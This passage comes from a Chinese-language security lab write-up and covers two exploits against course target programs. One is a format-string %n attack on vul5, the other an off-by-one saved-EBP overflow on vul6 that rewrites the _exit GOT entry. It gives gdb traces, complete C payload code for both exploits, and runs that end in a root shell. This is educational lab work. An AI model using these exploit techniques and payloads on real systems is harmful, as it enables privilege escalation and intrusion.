0x8048506 <foo+32>: mov    eax,0x0
0x804850b <foo+37>: leave
0x804850c <foo+38>: ret
0x804850d <main>:  push  ebp
[-----stack-----]
0000| 0xffffdb30 --> 0xffffdb3c --> 0x90909090
0004| 0xffffdb34 --> 0x190
0008| 0xffffdb38 --> 0xffffde5d --> 0x90909090
0012| 0xffffdb3c --> 0x90909090
0016| 0xffffdb40 --> 0x90909090
0020| 0xffffdb44 --> 0x90909090
0024| 0xffffdb48 --> 0x90909090
0028| 0xffffdb4c --> 0x90909090
[-----]
Legend: code, data, rodata, value
0x08048503  9      snprintf(buf, sizeof buf, arg);
gdb-peda$ print *0xffffdb2c
$3 = 0x8048503
gdb-peda$
```

通过找 shellcode 中的首 4 字节内容，找到调用 snprintf 后的 shellcode 地址，选下面那个即原来的 payload 所在的 argv[1]，因为 buf 会被很多无效数据（填充的%125u）覆盖，会导致拷贝到 buf 中的 shellcode 面目全非。所以 shellcode 地址为 0xffffdfc5。

```
gdb-peda$ find 0x6850c031
Searching for '0x6850c031' in: None ranges
Found 2 results, display max 2 items:
[stack] : 0xffffdca4 --> 0x6850c031
[stack] : 0xffffdfc5 --> 0x6850c031
```

所以要填充的是 0xffffdb2c 往下的四个字节 0xffffdb2c、0xffffdb2d、0xffffdb2e、0xffffdb2f，填充分别为 c5、df、ff、ff。

```
int main(void)
{
    unsigned char payload[400];
    //初始化, 全部置为nop
    memset(payload, '\x90', 400);
    //0xc5=32+165;0xdf=212+26;0xff=223+32
    unsigned char format[] =
        "\xff\xff\xff\xff\x2c\xdb\xff\xff"
        "\xff\xff\xff\xff\x2d\xdb\xff\xff"
        "\xff\xff\xff\xff\x2e\xdb\xff\xff"
        "\xff\xff\xff\xff\x2f\xdb\xff\xff"
        "%165u%n%26u%n%32u%n%256u%n";
    memcpy(payload, format, strlen(format));
    //shellcode copy, shellcode addr:0xffffdfc5
    memcpy(payload+360, shellcode, 25);

    char *args[] = { TARGET, payload, NULL };
    char *env[] = { NULL };
```

### 【实验结果】

```
fourteen@ubuntu:~/proj1/exploits$ ./exploit5
# whoami
root
# exit
fourteen@ubuntu:~/proj1/exploits$
```

## 实验六

### vul6

#### 【代码简述】

vul6 中有 3 个主要函数：

nstrncpy 函数：将传入的 in 字符串复制到 out 字符数组，并限制复制范围为 strlen(out)+1。

bar 函数：创建字符数组 buf[200]，调用 nstrncpy 函数以传入数组填充 buf。

foo 函数：创建 int 型变量 a 和 int\*变量 p，并将 a 的地址赋给 p。在调用 bar 函数后，将 a 的值赋给 p 指向的地址。

main 函数调用 foo 函数。

## exploit6

### 【攻击原理】

与 vul2 类似，溢出的原因都是因为拷贝字节范围比最大限度多出了一个字节，修改了最低字节，导致 EBP 指向的值改变。不同的是这一次 foo 函数中以 `_exit(1)` 结尾，会直接退出。查看 `_exit(1)` 的汇编代码，发现有一个跳转指令，可以利用这个跳转指令前往 shellcode 所在。

### 【攻击过程】

查看 foo 函数汇编代码，在 `call <_exit>` 处断点，

```
gdb-peda$ disass foo
Dump of assembler code for function foo:
0x08048578 <+0>:      push    ebp
0x08048579 <+1>:      mov     ebp,esp
0x0804857b <+3>:      sub     esp,0x8
0x0804857e <+6>:      mov     DWORD PTR [ebp-0x8],0x0
0x08048585 <+13>:     lea     eax,[ebp-0x8]
0x08048588 <+16>:     mov     DWORD PTR [ebp-0x4],eax
0x0804858b <+19>:     mov     eax,DWORD PTR [ebp+0x8]
0x0804858e <+22>:     add     eax,0x4
0x08048591 <+25>:     mov     eax,DWORD PTR [eax]
0x08048593 <+27>:     push    eax
0x08048594 <+28>:     call   0x8048555 <bar>
0x08048599 <+33>:     add     esp,0x4
0x0804859c <+36>:     mov     edx,DWORD PTR [ebp-0x8]
0x0804859f <+39>:     mov     eax,DWORD PTR [ebp-0x4]
0x080485a2 <+42>:     mov     DWORD PTR [eax],edx
0x080485a4 <+44>:     push    0x0
0x080485a6 <+46>:     call   0x8048380 <_exit@plt>
End of assembler dump.
```

步入可发现，发现其第一步命令为 `jmp` 命令从 `0x0804a00c` 取地址并跳转。

```
0x804837e:      add     BYTE PTR [eax],dl
=> 0x8048380 <_exit@plt>:      jmp     DWORD PTR ds:0x804a00c
| 0x8048386 <_exit@plt+6>:      push    0x0
| 0x804838b <_exit@plt+11>:     jmp     0x8048370
| 0x8048390 <fwrite@plt>:      jmp     DWORD PTR ds:0x804a010
| 0x8048396 <fwrite@plt+6>:      push    0x8
|-> 0x8048386 <_exit@plt+6>:      push    0x0
```

因为该溢出影响的是 EBP 指向的值，即会影响接下来 `p` 的取址和 `a` 的取值，

```
mov     edx,DWORD PTR [ebp-0x8]
mov     eax,DWORD PTR [ebp-0x4]
mov     DWORD PTR [eax],edx
```

我们需要的一直是这样一个公式：**【跳转 addr】 = 【shellcode addr】**，就能实现跳转到攻击代码。而 `*p = a` 这一句刚好给了这个攻击的机会。只要利用

该处，将 0x0804a00c 处的地址修改为 shellcode 的地址，那么步入\_exit 时，jmp 指令就会跳转到 shellcode 处执行。

### 【payload 构造过程】

将仅放入 shellcode 的 payload 传入，首先查看 ebp 因溢出改变之前指向的值：0xffff dd8c

```
EBP: 0xffffdd8c --> 0xffffdd98 --> 0x0
```

步入 bar 函数，查看 buf 范围：0xffff dcb0-0xffff dd77. 所以 ebp 指向的值可修改为 0xffff dd00-0xffff dd77。

```
gdb-peda$ print &buf
$1 = (char (*) [200]) 0xffffdcb0
gdb-peda$ print &buf[200]
$2 = 0xffffdd78 "P\255\376\367\231\205\004\b$\337\377\377"
gdb-peda$ print &buf[199]
$3 = 0xffffdd77 "\377P\255\376\367\231\205\004\b$\337\377\377"
gdb-peda$
```

bar 调用结束后，find 0x6850c031 (shellcode 首 4 个字节内容) 查找到 shellcode 所在 buf 位置：0xffff dd4f。

```
gdb-peda$ find 0x6850c031
Searching for '0x6850c031' in: None ranges
Found 2 results, display max 2 items:
[stack] : 0xffffdd4f --> 0x6850c031
[stack] : 0xffffdfc3 --> 0x6850c031
```

为了方便计算，假设改 EBP 最后一个字节为 10，则相对应的[EBP-0x8]、[EBP-0x4]就是填充 0xffffdd4f (shellcode 地址)、0x0804a00c (原 exit jmp 跳转地址)。

EBP 最后指向[buf+96]的地方，所以 payload 除了加入的 shellcode 之外，还需修改：

payload+88 为 shellcode 跳转地址 0xffffdd4f；(对应 buf 中[EBP-0x8]指向之处)

payload+92 为 jmp 指令取址的地址 0x0804a00c；(对应 buf 中[EBP-0x4]指向之处)

exploit6 的 payload 构造代码如下：

```

int main(void)
{
    char payload[201];
    //初始化, 全部置为nop
    memset(payload, '\x90', 201);

    memcpy(payload+159, shellcode, 25);
    //最后1个字节改为10, dcb0-dd78, dd10(buffer+96)ok
    memcpy(payload+200, "\x10", 1);

    //跳转地址0xffffdd4f
    memcpy(payload+88, "\x4f\xdd\xff\xff", 4);
    memcpy(payload+92, "\x0c\xa0\x04\x08", 4);

    char *args[] = { TARGET, payload, NULL };
    char *env[] = { NULL };

    execve(TARGET, args, env);
    fprintf(stderr, "execve failed.\n");

    return 0;
}

```

### 【实验结果】

```

fourteen@ubuntu:~/proj1/exploits$ make
gcc -ggdb -m32 -c -o exploit6.o exploit6.c
gcc -m32 exploit6.o -o exploit6
fourteen@ubuntu:~/proj1/exploits$ ./exploit6
# whoami
root
# exit
fourteen@ubuntu:~/proj1/exploits$

```